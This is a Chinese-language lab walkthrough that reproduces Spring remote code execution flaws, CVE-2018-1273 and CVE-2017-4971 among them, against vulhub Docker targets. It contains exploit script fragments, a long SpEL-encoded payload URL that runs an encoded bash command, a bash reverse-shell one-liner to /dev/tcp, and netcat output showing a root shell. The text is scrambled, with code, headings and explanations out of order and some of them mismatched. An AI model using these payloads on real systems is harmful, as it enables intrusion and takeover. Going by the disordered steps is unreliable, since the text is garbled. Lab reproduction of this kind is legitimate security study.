
Poc-2 – 反弹 shell

```
for ch in message[1:]:
```

同样也是需要修改的


上 java 编码的网站

```
poc += '.concat(T(java.lang.Character).toString(%s))' % ord(ch)
```



poc += '}}'

进行修改



执行 poc

```
(root@kali)-[~/桌面]
# python3 exploit1.py
INFO:root:send 'connect' data success.
INFO:root:send 'subscribe' data success.
INFO:root:send 'send' data success.
(root@kali)-[~/桌面]
#
```

成功拿到反弹 shell

```
(root@kali)-[~/桌面]
# nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.175.130] from localhost [192.168.175.209] 49370
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@a95586da2542:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@a95586da2542:/#
```

Spring Data Commons 远程命令执行漏洞 (CVE-2018-1273)

影响版本

```
print(poc)
```

漏洞搭建

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(121)).concat(T(java.lang.Character).toString(98)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(73)).concat(T(java.lang.Character).toString(117)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(69)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(78)).concat(T(java.lang.Character).toString(83)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(68)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(90)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(74)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(88)).concat(T(java.lang.Character).toString(81)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(1
```


```
21)).concat(T(java.lang.Character).toString(57)).concat(T(java.lang.Character)
r).toString(119)).concat(T(java.lang.Character).toString(89)).concat(T(java.la
ng.Character).toString(88)).concat(T(java.lang.Character).toString(78)).concat
(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString
(100)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character)
r).toString(81)).concat(T(java.lang.Character).toString(112)).concat(T(java.la
ng.Character).toString(73)).concat(T(java.lang.Character).toString(105)).conca
t(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString
(61)).concat(T(java.lang.Character).toString(125)).concat(T(java.lang.Character)
r).toString(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.l
ang.Character).toString(98)).concat(T(java.lang.Character).toString(97)).conca
t(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString
(101)).concat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character)
r).toString(52)).concat(T(java.lang.Character).toString(44)).concat(T(java.lan
g.Character).toString(45)).concat(T(java.lang.Character).toString(100)).concat
(T(java.lang.Character).toString(125)).concat(T(java.lang.Character).toString
(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character)
r).toString(98)).concat(T(java.lang.Character).toString(97)).concat(T(java.la
ng.Character).toString(115)).concat(T(java.lang.Character).toString(104)).conc
at(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString
(45)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character)
r).toString(125)))}}&client_id=acme&scope=openid&redirect_uri=http://test
```

```
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2018-1273$ sudo docker-compose up -d
Creating network "cve-2018-1273_default" with the default driver
Pulling spring (vulhub/spring-data-commons:2.0.5)...
2.0.5: Pulling from vulhub/spring-data-commons
c73ab1c6897b: Already exists
1ab373b3deae: Already exists
b542772b4177: Already exists
0bcc3741ab14: Already exists
421d624d778d: Already exists
26ad58237506: Already exists
8dbabc90b2b8: Already exists
982930be204d: Already exists
20acb7d1270b: Pull complete
Digest: sha256:cf842a4d075d1cef8b9ba98389000ff829c03f0a233cf2c4407afc21fea80e79
Status: Downloaded newer image for vulhub/spring-data-commons:2.0.5
Creating cve-2018-1273_spring_1 ... done
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2018-1273$
```

漏洞复现

访问

Spring WebFlow 2.4.0 - 2.4.4




Password (repeated)

Register user

漏洞验证


进行抓包




Poc

1.MvcViewFactoryCreator对象的 useSpringBeanBinding参数需要设置为 false （默认值）





执行之后呢 我们可以去 docker 底层看一下



Poc-2 – 反弹 shell

bash 反弹一句话




python 开启 http 服务




上传 sh 脚本

2.flow view对象中设置 BinderConfiguration对象为空

进行执行






然后继续去 docker 底层看一下

可以看到成功写入


```
root@149faabd0fd5:/# cat /tmp/a002
bash -i >& /dev/tcp/192.168.175.130/8888 0>&1
root@149faabd0fd5:/#
```

然后进行执行 sh 脚本

cd vulhub-master/spring/CVE-2017-4971



成功拿到反弹 shell



Spring 其中关键的 5 个部分，分别是

```
sudo docker-compose up -d
```

其中的 spring framework 就是大家常常提到的 spring，这是所有 spring 内容最基本的底层架构，其包含 spring mvc、springboot、spring core、IOC 和 AOP 等等

Spring mvc 就是 spring 中的一个 MVC 框架，主要用来开发 web 应用和网络接口，但是其使用之前需要配置大量的 xml 文件，比较繁琐

所以出现 springboot，其内置 tomcat 并且内置默认的 XML 配置信息，从而方便了用户的使用。下图就直观表现了他们之间的关系

spring security 主要是用来做鉴权，保证安全性的

Spring Cloud 基于 Spring Boot，简化了分布式系统的开发，集成了服务发现、配置管理、消息总线、负载均衡、断路器、数据监控等各种服务治理能力整个 spring 家族有四个重要的基本概念，分别是

```
http://192.168.175.209:8080/login
```